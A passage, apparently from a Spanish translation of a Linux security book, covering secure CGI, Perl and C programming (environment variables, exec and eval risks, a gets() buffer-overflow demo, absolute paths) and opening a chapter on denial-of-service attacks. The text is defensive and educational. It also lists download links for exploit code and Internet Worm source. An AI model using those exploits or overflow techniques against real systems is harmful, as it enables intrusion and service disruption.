$TIMEOUT	Almacena el número de minutos de inactividad antes de que la *shell* se vaya.
$TZ	Identifica la zona horaria actual.

Desde C puede acceder a todo el entorno (todas las variables actualmente establecidas) utilizando environ. Como se explica en la página del manual de environ (5):

> "exec(2) hace que esté disponible una matriz de cadenas llamada entorno cuando comienza un proceso. Estas cadenas, por convenio, tienen el formato 'name=value'."

En la sección de preguntas y respuestas sobre de programación en UNIX, Andrew Gierth ofrece un programa ejemplo que reúne todas las variables de entorno actualmente configuradas y las imprime (similar a printenv y env) utilizando environ:

```
#include <stdio.h>
   extern char **environ;
   int main()
   {
     char **ep = environ;
     char *p;
     while ((p = *ep++))
       printf("%s\n", p);
     return 0;
   }
```

En Perl, codifique sus variables de entorno al principio, antes de procesar datos:

```
$ENV{"HOME"} = 'your_desired_home';
$ENV{"PATH"} = 'your_desired_path';
$ENV{"IFS"} = '';
```

NOTA

Fallar al especificar variables de entorno o al comprobar su longitud puede provocar una sobrecarga de *buffer* en C/C++. xdat en AIX 4 no comprueba la longitud de $TZ, por ejemplo, y la sobrecarga consiguiente da entrada a los atacantes. De forma similar, en un fallo explicado anteriormente, las utilidades setuid en KDE fallan al comprobar la longitud de $HOME.

open() en Perl

open() es una función Perl original que abre archivos. Como se explica en la documentación de Perl sobre perlfunc...

> "...abre el archivo cuyo nombre se dé en EXPR y lo asocia con FILEHANDLE. Si FILEHANDLE es una expresión, su valor se utiliza como nombre del gestor de archivos que se quiere."

Pero también puede utilizar open() para abrir un proceso (un comando):

> "Si abre un conducto en el comando "-", esto es, "|-" o "-|", hay una bifurcación implícita y el valor de retorno de open es el PID del hijo dentro del proceso padre y 0 dentro del proceso hijo."

Aquí tiene un ejemplo de la utilización de open() para abrir un archivo para proceso:

```
open(DATABASE, "mydatabase.txt");
  while(<DATABASE>) {
    if(/$contents{'search_term'}/gi) {
     $count++;
     @fields=split('\!\:\!', $_);
     print "$fields[1] $fields[2] $fields[3]\n";
     }
  }
close(DATABASE);
```

Aquí tiene un ejemplo de la utilización de open() para abrir un proceso:

```
open(PS, "ps|") || die "Cannot open PS\n\$!";
while (<PS>) {
 if(/pppd/) {
 $count++;
 @my_ppp = split(' ', $_);
 kill 1 $my_ppp[0];
 print "Su proceso PPP [PID $my_ppp[0]] ha terminado!\n"
  }
}
close(PS);
```

```
if($count==0) {
  print "No se está ejecutando un proceso PPP\n";
}
```

Para abrir un proceso utilizando open() sin invocar a la *shell*, intente esto:

```
open(PS, "¦-") ¦¦ exec("ps", "-a");
while (<PS>) {
 if(/pppd/) {
 $count++;
 @my_ppp = split(' ', $_);
 kill 1 $my_ppp[0];
 print "Su proceso PPP [PID $my_ppp[0]] ha terminado!\n"
  }
}
close(PS);
if($count==0) {
  print "No se está ejecutando un proceso PPP\n";
}
```

NOTA

Note que los problemas inherentes a la invocación de una *shell* no están limitados a C y Perl. Debería tener cuidado cuando realice estas tareas en cualquier lenguaje. (Por ejemplo, en Python, si falla al aplicar controles adecuados, verá resultados igualmente negativos con os.system() y os.popen().)

eval (Perl y *shell*)

eval es una función que está disponible en *shells* y Perl (normalmente invocada como eval expression). Como se explicó en la documentación de Perl:

> "EXPR [expresión] es analizada y ejecutada como si fuera un pequeño problema de Perl. Si se ejecuta en el contexto del programa Perl actual, permanece cualquier configuración de variables y subrutinas. El valor de retorno es el valor de la última expresión evaluada, o se puede utilizar una instrucción de retorno, como con las subrutinas."

eval ejecutará comandos, todos los argumentos pasados a dichos comandos e, incluso, comandos conducidos, secuenciales o adicionales. Por tanto, utilizar eval es algo más arriesgado y ofrece a los atacantes una oportunidad de intentar una gran variedad de ataques.

exec() de Perl

La función exec()le permite ejecutar comandos externos. Como se explicó en la documentación de perlfunc:

> "La función exec() ejecuta un comando de sistema Y NO RETORNA NUNCA. Utilice la función system() si quiere que retorne. Si hay más de un argumento en LIST o LIST es una matriz con más de un valor, llame a execvp(3) con el argumento de LIST. Si sólo hay un argumento escalar, el argumento es comprobado para metacaracteres *shell*. Si hay muchos, todo el argumento se pasa a /bin/sh -c para análisis."

Es arriesgado. exec ejecutará el comando, todos los argumentos que le han sido pasados e, incluso, comandos conducidos, secuenciales o adicionales. Por esta razón, si utiliza exec (no recomendado), ponga cada argumento entre comillas simples:

```
exec 'external_program', 'arg1', 'arg2'
```

Esto evitará que los atacantes pasen argumentos (o comandos) a la lista.

Sobrecargas de *buffer*

Las sobrecargas de *buffer* son otro ejemplo de cómo las entradas de usuario pueden alterar materialmente la ejecución y funcionamiento de su programa. Cuando escriba programas C asegúrese de utilizar rutinas que proporcionen comprobación de límites de *buffer*. Si no lo hace así, los atacantes podrían ser capaces de sobrecargar el *buffer*, causando el fallo de su programa. Esto puede proporcionar a los atacantes una oportunidad de ejecutar códigos dañinos.

Piense, por ejemplo, en gets(), que está disponible en la biblioteca estándar I/O (stdio.h) y proporciona un mecanismo para leer una línea de entrada de usuario. Como se explicó en la página del manual de fgetc:

> "gets() lee una línea de stdin en el *buffer* señalado por s hasta una nueva línea terminada o EOF, que reemplaza con '\0'. No se realiza comprobación de sobrecarga de *buffer*."

Aquí tiene un ejemplo de utilización de gets() cuando el *buffer* de carácter está configurado como 20:

```
/* gets_exa,ple.c - Why not to use gets() */
#include <stdio.h>

void main() {

  char username[20];
  printf("Introduzca su nombre de usuario:  ");
  gets(username);
  printf("%s\n", username);

  }
```

Cuando se ejecuta gets_example lee un username y lo vuelve a mostrar:

```
linux6$ gets_example
Introduzca su nombre de usuario:  anonymous
anonymous
linux6$
```

Pero, ¿qué pasa si el usuario no introduce veinte caracteres o menos? ¿Qué pasa si inunda gets_example con desperdicios como estos?:

```
linux6$ gets_example
Introduzca su nombre de usuario:  anonymousaaaaaaaaaaaaaaaaa555555555555555555
555555555555555555555anonymousaaaaaaaaaaaaaaaaa555555555555555555555555
5555555555555555
Bus error (core dumped)
linux6$
```

O incluso éstos:

```
linux6$ gets_example
Introduzca su nombre de usuario:  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault (core dumped)
linux6$
```

En ambos casos, el núcleo de gets_example se vacía porque, como se explicó en la página del manual de gets()...:

> "...es imposible decir, sin conocer los datos de antemano, cuántos caracteres leerá gets() y... gets() continuará almacenando caracteres pasado el final del *buffer*."

Los atacantes buscan por un lado y por otro dichos huecos para poder ejecutar código dañino en espacio de memoria indeseable.

Además de gets(), evite utilizar cualquiera de las siguientes rutinas:

- fscanf(). Lee la entrada desde el puntero de corriente stream. En muchos casos puede utilizar como alternativa fgets().
- realpath(). Expande todos los vínculos simbólicos y aclara referencias '/./', '/../' y caracteres '/' extra en la cadena no terminada llamada por path.
- scanf(). Lee la entrada de una entrada de corriente estándar stdin. Intente utilizar fgets() primero para obtener la cadena y utilice después sscanf() en ella.
- sprintf(). Escribe a la cadena de caracteres str, pero no comprueba su longitud. Intente utilizar como alternativa snprintf().
- strcat(). Concatena dos cadenas y agrega la cadena ori a la dest, pero no comprueba la longitud de la cadena. Utilice como alternativa strncat().
- strcpy(). Copia una cadena señalada como origen a una matriz señalada para ser destino, pero no comprueba la longitud de la cadena. Utilice como alternativa strncpy().

Un ejemplo aleccionador de cómo una sobrecarga de *buffer* puede poner en peligro su sistema es sperl5.003, evidente en Red Hat Linux 4.2. suidperl es una herramienta para ejecutar de forma segura *scripts* setuid de Perl. En Mayo de 1.997, CERT informó que...

> "...debido a los insuficientes límites que comprueban los argumentos que proporcionan los usuarios, es posible sobrescribir el espacio interno de suidperl mientras se está ejecutando. Proporcionando un argumento diseñado cuidadosamente a suidperl, los intrusos pueden ser capaces de forzar a suidperl a ejecutar comandos arbitrarios. Como suidperl es la raíz de setuid, esto puede permitir a los intrusos ejecutar comandos arbitrariamente con privilegios de raíz."

El problema surge en una función que utilice sprintf(). Para ver un análisis detallado de este hueco y para comprobar el código de ataque que demuestra cómo producen sobrecargas de *buffer* los atacantes, vaya a http:// www.ryanspc.com/ exploits/perl.txt.

Otros interesantes ejemplos son

- Sobrecarga de *buffer* de Netscape Communicator 4.07-4.5. Dan Brumleve encontró una sobrecarga de *buffer* en versiones específicas de Communicator. Cuando Communicator recibe un tipo MIME desconocido, genera un cuadro de diálogo que le ofrece varias opciones. La función que crea el cuadro de diálogo utiliza sprintf() con un *buffer* de 1KB. Los webmasters remotos pueden utilizarlo para ejecutar comandos arbitrarios en su sistema. El ataque convierte a Communicator en una *shell* interactiva para atacantes remotos. Para experimentar, consiga la fuente en http://www.shout.net/nothing/buffer-overflow-1/view-buffer-overflow-1.cgi.
- rpc.mountd. rpc.mountd es un servidor de llamada de procedimiento remoto (RPC)) que responde una petición de cliente para montar un sistema de archivo (parte de NFS). En Agosto de 1.998, investigadores independientes encontraron una sobrecarga de *buffer* en rpc.mountd que permitía a atacantes remotos conseguir acceso privilegiado al objetivo. Busque la explicación y el código fuente en http://pulhas.org/exploits/Linux/mountd4.html.
- kde . Catalin Mitrofan encontró una sobrecarga/debilidad de entorno en kde en Debian. Al sobrecargar las variables de entorno HOME y X, los atacantes pueden conseguir acceso suficientemente profundo para leer /etc/shadow. Consiga el código en http:// hysteria.sk/lists/bugtraq/msg00481.html.

Compruebe los siguientes vínculos para aprender más sobre sobrecargas de *buffer*:

- "Attack Class: Buffer Overflows" (Clase de ataque: sobrecarga de *buffer*), Evan Thomas, Universidad de la Columbia británica (http://helloworld.ca/1999/04-apr/attack_class.html).
- "Smashing the Stack for Fun and Profit" (Cómo golpear la lista para divertirse y lucrarse), Aleph One, extraído de Phrack 49 (http://aurora.phys.utk.edu/~swb/perlZ/pearls/smash.html).

- "How to Write Buffer Overflows" (Cómo escribir sobrecargas de *buffer*), por Mudge de L0pht Heavy Industries (http://l0pht.com/advisories/bufero.html).
- "Buffer Overruns, What's the Real Story?" (Sobrecargas de *buffer*, ¿cuál es la historia real?), por Lefty en lefty@sliderule.geek.org.uk (http://reality.sgi.com/nate/machines/security/stack.nfo.txt).
- "Stack Smashing Vulnerabilities in the Unix Operating System" (Vulnerabilidades de impacto en la lista en el sistema operativo Unix), Nathan P. Smith, Departamento de Ciencias Computacionales, Universidad del sur del Estado de Connecticut (http:// reality.sgi.com/nate/machines/security/buffer-alt.ps).
- "Finding and Exploiting Programs with Buffer Overflows" (Cómo encontrar y realizar sobrecargas de *buffer* en programas), por prym en prym@sunflower.org (http://reality.sgi.com/nate/machines/security/buffer.txt).
- "Compromised - Buffer – Overflows" (Sobrecargas – *buffer* – comprometidas),de Intel para SPARC Versión 8, Mudge de L0pht (http://l0pht.com/advisories/buf.ps).
- "An Empirical Study in the Reliability of UNIX Utilities" (Un estudio empírico de la fiabilidad de las utilidades Unix), Baron P. Miller, David Koski, Ravi Murthy, Cjin Pheow Lee, Vivekananda, Ajitkumar Natarajan, Jeff Steidl, Departamento de Ciencias Computacionales, Universidad de Wisconsin (ftp://grilled.cs.wisc.edu/technical_papers/fuzz-revisited.ps.Z).

Sobre entradas del usuario en general

Lo intente como lo intente, nunca podrá anticipar cada posible combinación de caracteres de una entrada de usuario. La mayoría de los usuarios introducirán cadenas apropiadas, o aquéllas que crean que son apropiadas. Pero los piratas intentarán con cadenas exóticas, buscando la debilidad de su programa. Para protegerse contra dichos ataques, siga los siguientes pasos:

- Asegúrese de que su código utiliza sólo aquellas rutinas que comprueban la longitud de *buffer*. Si contiene rutinas que no lo hacen, inserte código adicional que lo haga.
- Asegúrese de que especifica explícitamente las variables de entorno, directorios iniciales y rutas.
- Someta a su código a comprobaciones rigurosas. Intente sobrecargar la lista, introducir comandos adicionales en la lista de argumentos, etc. En esencia, intente romper su propio programa.
- En *scripts* Perl, saque metacaracteres y valide todas las entradas de usuario introduciendo normas que permitan sólo palabras, como en ~ tr/^[\w]//g. Nota: Muchos tutoriales sugieren que defina de forma explícita caracteres prohibidos (lo que no esté expresamente prohibido está permitido). Trate de evitar hacerlo. El mejor método es definir explícitamente los caracteres

permitidos (lo que no esté expresamente permitido está prohibido). Este método es más fiable.

- Permitir interpolación de variables es muy peligroso. Por consiguiente, utilice comillas simples siempre que sea posible. (Cualquier variable nombrada utilizando una cadena entre comillas dobles está interpolada.)
- Además, utilice taintperl, que prohibe el paso de variables a funciones de sistema. taintperl puede invocarse en Perl 4 llamando a /usr/bin/taintperl y en Perl 5 utilizando la opción -T cuando se invoque Perl (como en #!/usr/bin/perl -T).

Rutas, directorios y archivos

Cuando escriba programas CGI, especifique siempre rutas absolutas. Esto evitará que los atacantes truquen su *script* ejecutando un programa alternativo con el mismo nombre.

Por ejemplo, no haga nunca algo como esto:

```
# set up a directory variable
$DIR='pwd';
chop($DIR);
# and then later on...
sub some_function {
  open(EXTERNAL_SCRIPT, "$DIR/myprogram.pl|");
}
```

No utilice nunca rutas relativas. Dichas rutas apuntan a localizaciones relativas al directorio actual. Piense en este *script*:

```
open(DATABASE, "search/data/clients.dat|");
  while(<DATABASE>) {
   if(/$contents{'search_term'}/gi) {
     $count++;
    print "$fields[5] $fields[6] $fields[7]<br>\n";
     }
  }
  close(DATABASE);
  if($count < 1) {
  print "No hay coincidencias\n";
}
```

Esto no identifica una ruta clara. Si mueve este *script*, la ruta que dirige a clients.dat cambiaría:

- En /var/http, el *script* dirige a /var/http/search/data/clients.dat.
- En /etc/http, el *script* dirige a /etc/http/search/data/clients.dat.

En lugar de eso, señale la ruta absoluta:

```
open(DATABASE, "/var/http/ourcompany.net/search/data/clients.dat");
  while(<DATABASE>) {
   if(/$contents{'search_term'}/gi) {
     $count++;
    print "$fields[5] $fields[6] $fields[7]<br>\n";
     }
  }
  close(DATABASE);
  if($count < 1) {
  print "No hay coincidencias\n";
}
```

De esta forma no hay ambigüedad. El *script* dirige a un solo archivo: /var/http/ourcompany.net/search/data/clients.dat.

Nunca se desvíe de esta norma, incluso cuando lance programas sencillos. Por ejemplo, suponga que hace esto:

```
system("date");
```

O incluso esto:

```
$mydate='date';
```

Si un atacante puede alterar $PATH y señalar a una fecha alternativa, su *script* la ejecutará. Si tiene que ejecutar programas así, intente con esto:

```
system("/bin/date");
```

O esto:

```
$mydate='/bin/date';
```

Además, piense en codificar a conciencia su directorio de trabajo inicial al comienzo. Utilice chdir para hacerlo.

chdir()

chdir(), disponible en C desde unistd.h y también una función de Perl original, cambia el directorio actual. Puede devolver muchos errores que podrían alertarle de problemas, por ejemplo si ya existe el objetivo. Como medida adicional, piense en poner a continuación de su chdir() un lstat(). Esto verificará que el objetivo es realmente un directorio y no un vínculo simbólico.

Archivos

Si sus programas CGI crean o abren archivos, siga estas normas:

- Incluya siempre código de gestión de errores para que le avise si el archivo en realidad no lo es, no puede ser creado o abierto, ya existe, no existe, requiere permisos diferentes, etc.

- Vigile qué directorios utiliza para crear o abrir archivos. Nunca escriba un archivo en un directorio en que todo el mundo pueda escribir o leer.
- Establezca siempre explícitamente el UMASK del archivo.
- Establezca permisos de archivo tan restrictivos como sea posible. Si el archivo es un grupo de entradas de usuario, como una lista de visitantes, debería ser sólo legible por los procesos que se encontrarán dicho archivo.
- Asegúrese de que el nombre del archivo no tenga metacaracteres y, si el archivo se genera al vuelo, incluya un proceso de pantalla para sacar dichos caracteres.

Otras herramientas interesantes de programación y comprobación de seguridad

Para terminar, la Tabla 16.3 enumera algunas herramientas interesantes que podrán ayudarle a comprobar su trabajo.

Tabla 16.3 Herramientas interesantes de programación y comprobación

Variable	Propósito
lclint	Un comprobador similar a lint de ANSI C que comprueba los datos compartidos de manera arriesgada, valores de retorno ignorados, valores nulos, errores de gestión de memoria y mucho más. Para obtener una descripción de lclint, vaya a http://www.doc.ic.ac.uk/lab/cplus/lclint/guide.html. Para conseguir lclint, vaya a ftp://ftp.sds.lcs.mit.edu/pub/lclint/guide.tar.gz.
mem_test	Una biblioteca para encontrar pérdidas de memoria en programas C. Consígala en http://members.iquest.net/~jbuchana/mem_test.html.
C Inside	Un visor de código fuente que le permite examinar selectivamente los resultados de preprocesamiento para determinar qué macros desarrollar. Consígalo en http://www.thinkage.on.ca/shareware/.
GNU Nana	Una biblioteca gratuita que proporciona soporte mejorado para comprobación de reafirmación y *logging* en C y C++. Obtenga más información en http://www.cs.ntu.edu.au/homepages/pjm/nana-home/.
Plumber	Una herramienta para identificar pérdidas de memoria en programas C. Obtenga más información en http://home.earthlink.net/~owenomalley/plumber.html.
ObjectManual	Genera documentación HTML para sus programas C++ al vuelo, (especialmente útil si está realizando desarrollo profesional). http://www.obsoft.com/Product/ObjMan.html.

Tabla 16.3 Herramientas interesantes de programación y comprobación *(continuación)*

Variable	Propósito
DOC++	Una herramienta de generación de documentación HTML para sus programas C/C++/Java al vuelo (especialmente útil si está realizando desarrollo profesional, o cuando es responsable de los documentos).
cgihtml	Una biblioteca para escribir HTML fuera de sus programas C (útil cuando no quiera preocuparse de codificar rutinas de análisis HTML usted mismo). Para conseguirlo, vaya a http://www.eekim.com/software/cgihtml/.
MIME++	Una biblioteca de clase C++ para analizar, crear y editar mensajes en formato MIME. Además, puede racionalizar su trabajo de muchas maneras. Consígalo en http://www.hunnysoft.com/mimepp/.
Latro	Hace rastreos remotos de hosts Windows para buscar instalaciones de Perl no seguras (útil cuando establezca una intranet heterogénea). Consiga Latro en http://language.perl.com/news/latro-announce.html.
SCAT	Una herramienta e interfaz de programación de aplicaciones (*Application Programming Interface* (API)) para mantener el estado del cliente. Es posible integrar DES (o quizá PGP, o incluso, RSAREF) en rutinas SCAT. Busque SCAT en http://www.btg.com/scat/scat.html.
msystem (de Matt Bishop)	Proporciona versiones seguras de system(3), popen(3) y pclose(3). Busque msystem en ftp://coast.cs.purdue.edu/pub/tools/unix/msystem.tar.Z.
crashme	Una herramienta para comprobar la robustez de su software de entorno operativo. En ciertos casos, puede desvelar debilidades de sus programas. Busque crashme en ftp://coast.cs.purdue.edu/pub/tools/unix/crashme/.
showid	Un *script shell* que graba e informa de los UID y GID de programa mientras se ejecuta. Busque showid en ftp://coast.cs.purdue.edu/pub/tools/unix/show_effective_uid.
worm-src	El código fuente para Internet Worm, un excelente ejemplo de cómo operan las sobrecargas de *buffer* (y otros ataques). Consígalo en ftp://coast.cs.purdue.edu/pub/tools/unix/worm-src.tar.gz.
PAM	*Pluggable Authentication Modules* le permite alterar la forma como las aplicaciones de Linux realizan la autentificación sin reescribirlas y compilarlas. Consiga más información en http://www.interweft.com.au/other/pam/pam.html.

Tabla 16.3 Herramientas interesantes de programación y comprobación *(continuación)*

Variable	Propósito
CGIWrap	Un programa pasarela que permite a los usuarios en general utilizar *scripts* CGI y formatos HTML sin comprometer la seguridad de un servidor http. Los *scripts* se ejecutan con los permisos del usuario al que pertenece el *script*. Busque CGIWrap en ftp://concert.cert.dfn.de/pub/tools/net/cgiwrap/.

Otros recursos en línea

Además de la información precedente, hay muchos documentos en línea que proporcionan excelentes consejos sobre programación segura. Éstos son algunos:

- "CGI Security Tutorial" (Tutorial de seguridad CGI), Michael Van Biesbrouck (http://www.csclub.uwaterloo.ca/u/mlvanbie/cgisec/).
- "How to Write a Setuid Program" (Cómo escribir un programa seguro), Matt Bishop (http://www.cs.ucdavis.edu/~bishop/scriv/1986-loginv12n1.ps).
- "Robust Programming" (Programación robusta), Matt Bishop, Departamento de Ciencias de la Computación, Universidad de California (http://www.cs.ucdavis.edu/~bishop/classes/ecs153-98-winter/robust.html).
- "Security Code Review Guidelines" (Guías de revisión de código seguro), Adam Shostack (http://www.homeport.org/~adam/review.html).
- "Shifting the Odds: Writing (More) Secure Software", Steve Bellovin, AT&T Research Murray Hill, NJ (http://www.research.att.com/~smb/talks/odds.ps).
- "The Unofficial web Hack FAQ" (Preguntas y respuestas no oficiales del pirata web), Simple Nomad (http://www.nmrc.org/faqs/www/index.html).
- "The World Wide web Security FAQ" (Preguntas y respuestas sobre la de seguridad en la *World Wide Web*), Lincoln D. Stein (http://www.w3.org/Security/Faq/www-security-faq.html).
- "UNIX Security: Security in Programming" (Seguridad UNIX: seguridad en programación), Matt Bishop, SANS '96 (http://www.cs.ucdavis.edu/~bishop/scriv/1996-sans-tut.ps).
- "Writing Safe Privileged Programs" (Cómo escribir programas privilegiados seguros), M. Bishop, Network Security, 1997 (http://www.cs. ucdavis.edu/~bishop/scriv/1997-ns97.ps).

Resumen

Su objetivo principal es anticipar cualquier posible contingencia que pueda ocurrir en la utilización de su programa. Aproxímese a su código como lo haría un pirata. Visite sitios de piratas y estudie cómo han sido estropeados programas similares en el pasado. Aplique estos principios a su propio programa y vea lo que pasa. Ésta es realmente la única forma de asegurarse.

CAPÍTULO 17

Ataques de denegación de servicio

En este capítulo

¿Qué es un ataque de denegación de servicio?
Riesgos planteados por los ataques de denegación de servicio.
Cómo está organizado este capítulo.
Ataques DoS de hardware de red.
Ataques en Linux trabajando en red.
Ataques en aplicaciones Linux.
Otros ataques DoS.
Cómo defenderse contra ataques de denegación de servicios.
Recursos en línea.
Resumen.

Si ha comprado otro libros orientados a Internet, probablemente habrá leído esta historia una docena de veces. Es algo como esto:

> "En 1962, los militares estadounidenses pidieron a varias cabezas pensantes que pensaran en un modelo descentralizado de computadoras que trabajaran en red. Este modelo, insistieron, tenía que ofrecer un máximo de posibilidades de supervivencia. Esto es, si uno, diez o cien nodos de red eran incapacitados, los nodos restantes tenían que continuar operando. A finales de 1962, Paul Baran, de Rand Corporation, entregó un borrador inicial y, en 1969, nació esa red descentralizada e indestructible, Internet."

Esto es un pequeño retazo de la historia y cada palabra es verdad. Los ingenieros americanos realizaron un pequeño milagro mezclando topología de red confusa, almacenaje, el progreso y redundancia de datos. Hoy, Internet es, presumiblemente, inmune a ataques de sistema.

Sin embargo, a lo largo de los treinta años de historia de Internet, hemos contemplado muchos sucesos extraños que recuerdan claramente los fallos de sistema. De hecho, si habla con veteranos de la Red, invariablemente traerán a colación el incidente Worm del año 1988, cuando un código dañino tiró abajo cerca de 50.000 máquinas.

Pero para centrarnos realmente en fallos de red, necesitamos investigar incluso más atrás, hasta llegar a un incidente, tan oscuro que tenemos pocas referencias. Hagamos en pequeño viaje al pasado de las máquinas, hasta Octubre de 1980.

Algunos datos históricos: Ronald Reagan y Jimmy Carter peleaban por la presidencia en torno a los rehenes americanos de Irán. El single número uno era el "Another One Bites the Dust" (Que otro muerda el polvo), de Queen. Y el volcán Santa Helena tuvo una erupción, mandando polvo nueve millas hacia el interior de los cielos de Washington. La mayoría de los americanos jamás habían oído hablar de Internet, pero existía. En Octubre de 1980, ARPAnet consistía en sólo 200 *hosts*. (Si eso no le impacta, esto otro lo hará: se estima que sólo había alrededor de un millón de computadoras en los Estados Unidos en 1980, y menos del 12 por ciento pertenecían a los consumidores. Esto cambiaría rápidamente: en 1981, sólo Commodore vendió un millón de unidades.) ARPAnet avanzó lentamente, soportada por investigadores de varias corporaciones e instituciones. Internet no era de ninguna manera noticia de primera página, ni siquiera cuando se encontró con el desastre.

Como escuchamos frecuentemente, Internet se diseñó para ser impenetrable, incluso para el poder de los misiles SS20 soviéticos. Los ingenieros se sintieron bastante confundidos cuando algunos paquetes malformados hicieron caer finalmente de rodillas a ARPAnet. La fecha fue el 21 de Octubre de 1980. Los investigadores fueron a sus consolas y descubrieron que la red estaba caída. Eric C. Rosen, de Bolt, Beranek y Newman Inc., una firma de Internet muy establecida, escribiría más tarde:

> "El problema comenzó de repente cuando descubrimos que, con muy pocas excepciones, ninguna IMP [red] era capaz de comunicarse fiablemente con

otra. Los intentos para ir de una TIP a un *host* de cualquier otra IMP sólo conseguían un mensaje de error "problema de red", lo que significaba que no existía ningún camino físico entre el par de IMP. Las conexiones que todavía existían se rompieron. Un flujo de llamadas telefónicas al Centro de Control de Red (*Network Control Center*, NCC) desde todo el país, indicó que el problema no era localizado, sino que parecía estar afectando virtualmente a todas las IMP."

La razón se encontró a un nivel microscópico:

"...la razón inmediata del problema era un malfuncionamiento de hardware inesperado (que no es fácil que se repita), que causó la generación de una secuencia de paquetes de control de red defectuosa. Esto afectó en su momento a la aportación de los recursos de software de las IMP, haciendo que uno de los procesos IMP utilizara una cantidad excesiva de recursos, con el detrimento subsiguiente de los demás procesos IMP."

(El texto precedente está extraído de Rosen's Request for Comments 781, "Vulnerabilidad de los protocolos de control de red: Un ejemplo". El documento completo está disponible en http://www.darkface.pp.se/rfc/RFC0789.TXT.)

Dejemos esto aparte por un momento. "Una secuencia de paquetes de control de red defectuosa... llamadas desde todo el país... Internet había caído." Lo que acaba de leer fue el primer ataque de denegación de servicio generalizado de Internet.

¿Qué es un ataque de denegación de servicio?

A nivel básico, un ataque de denegación de servicio (DoS) es cualquier acción, iniciada por una persona o por cualquier otra causa, que incapacite el hardware, software, o ambos, de su *host* y que lleve a que no se pueda llegar a su sistema y después deniegue el servicio de legitimar (o incluso deslegitimar) usuarios. En un ataque DoS, el objetivo del atacante es sencillo: sacar a su *host(s)* de la Red. Excepto cuando los equipos de seguridad comprueban *hosts* consentidos, los ataques DoS son maliciosos y, además, ilegales.

La denegación de servicio es un problema persistente por dos razones. Primera, los ataques DoS son rápidos y fáciles y generan un resultado inmediato y observable. Por tanto, son populares entre piratas y niños que disponen de tiempo libre. Por ello, como administrador de sistemas, debería esperar frecuentes ataques de este tipo. Son, indudablemente, el tipo más común.

Pero hay una razón todavía más importante por la que los ataques DoS continúan siendo un problema. Muchos de dichos ataques producen errores, limitaciones o inconsistencias en implementaciones de vendedores de TCP/IP que existen hasta que se corrige el problema. En el ínterin, todos los *hosts* afectados continúan siendo vulnerables.

Un típico ejemplo es el ataque **lágrima**, que implica mandar paquetes UDP malformados a *hosts* con Windows. Los objetivos examinarían las cabeceras del paquete malformado, se atascarían en ellos y generarían una excepción fatal. Cuando emergieron dichos ataques, Microsoft volvió a examinar rápidamente sus productos TCP/IP, generó un arreglo y mandó actualizaciones para uso público.

Pero las cosas no son siempre tan fáciles, incluso cuando se tiene el código fuente de su sistema operativo, como los usuarios de Linux. Según aparezcan nuevos ataques DoS, es posible que se encuentre arreglando software, reconfigurando hardware o filtrando puertos ofensores, dependiendo de la situación.

Pronto examinaremos e implementaremos algunos ataques DoS y emplearemos algunas posibilidades de arreglo. Pero, primero, echemos un rápido vistazo a los riesgos reales que los ataques DoS plantean en su red.

Riesgos planteados por los ataques de denegación de servicio

Hubo un tiempo en que la gente consideraba los ataques DoS como meras molestias. Eran realmente problemas que había que evitar, pero no necesariamente críticos. Algunos todavía mantienen ese punto de vista, argumentando que la mayoría de los ataques DoS afectan sólo a algunos servicios que son fáciles de reiniciar. Pero esto no ya no es el punto de vista que prevalece. Los ataques DoS son vistos ahora desde otro prisma, principalmente porque los hábitos de la sociedad sobre computadoras han cambiado radicalmente. Hoy, los servidores son ingredientes indispensables para el comercio electrónico y otros servicios críticos. En este nuevo entorno, los ataques DoS sostenidos pueden degradar o, incluso, destruir los beneficios. (Sí, es cosa de dinero.) Sin embargo, algunas organizaciones pueden afrontar un ataque DoS llegado en mal momento.

Un ataque a Webcom (http://www.webcom.com) en 1996 es un buen ejemplo de lo que puede ocurrir. En "Ataques de computadora contra Webcom", escrito por Elizabeth Weise, se informa de lo siguiente:

> "Un ataque de computadora contra WebCom, uno de los proveedores de *World Wide Web* más grandes de la nación, tiró abajo más de 3.000 sitios web durante cuarenta horas el fin de semana durante la estación de compras más intensa del año. El ataque comenzó el sábado por la mañana a las 12:20, dijo el oficial de jefes de operación de Comunicaciones Web, Chris Schefler, de las oficinas de la compañía de Santa Cruz, California. El servicio terminó el domingo a las cuatro de la tarde. El ataque, lanzado por una persona o equipo desconocidos, bloqueó el servicio enviando unos doscientos mensajes por segundo al servidor de WebCom o al *host*. Este ataque de denegación de servicio específico, conocido como flujo SYN, deja a la computadora incapaz de responder al flujo de mensajes, lo que hace que se forme una larga cola y eventualmente la deja incapacitada para realizar ninguna función."

Con esto, los clientes de Webcom es posible que perdieran algunos dólares (después de todo, era Navidad), y el servicio técnico de Webcom tuvo, sin duda, un gran atasco. Sin embargo, éstas fueron probablemente todas las consecuencias.

Como los servicios de computación son ahora críticos, que ocurra esto en el futuro podría producir resultados diferentes. Por ejemplo, ahora, los investigadores están haciendo comprobaciones de una Internet más rápida (Internet II, véase http://www.internet2.org) para permitir a los médicos decanos supervisar operaciones remotamente. Imagine que los piratas echaran abajo un servidor de vídeo conferencia durante una operación a vida o muerte. En realidad, el paciente sobreviviría, porque habría un médico experimentado físicamente presente durante todo el proceso. Pero el ataque le quitaría información sensible y temporalmente vital al médico decano.

Pero, incluso fuera de estos exóticos escenarios, los ataques DoS son irritantes, consumen tiempo y son, esencialmente, un atraso.

Cómo está organizado este capítulo

En este capítulo nos aproximaremos a la denegación de servicio en tres pasos:

- Ataque DoS a hardware de red. Aquí estudiaremos algunos temas sobre DoS no relacionados directamente con Linux, sino con hardware de red.
- Ataques contra Linux trabajando en red. Aquí examinaremos ataques que se relacionan directamente con implementaciones y servicios asociados a IP de Linux.
- Ataques contra aplicaciones para Linux. Aquí nos centraremos en ataques DoS contra aplicaciones de terceros.

Como tenemos que cubrir mucho terreno, el enfoque de cada tema será breve y conciso, siguiendo un patrón estándar: el problema, la discusión, el código de comprobación (si lo hay) y la solución.

Ataques DoS de hardware de red

La metodología de los ataque DoS a hardware es muy parecida a la de ataques a software. De hecho, en muchos casos, los mismos ataques DoS que inutilizan software también inutilizan hardware. Algunos ejemplos:

- Los atacantes mandan peticiones de conexión desde direcciones IP avanzadas e inexistentes. Como la unidad receptora no puede aclarar esas direcciones, la sesión podría colgarse. (Esto podría incapacitar un solo servicio o puerto o toda la unidad.)
- Los atacantes se unen a todas las sesiones disponibles, evitando que pueda alcanzar el *router* remotamente. Si sus servicios ofrecen servicios críticos,

esto podría forzarle a levantarse a hora muy temprana, dirigirse a la oficina y reiniciar la unidad.

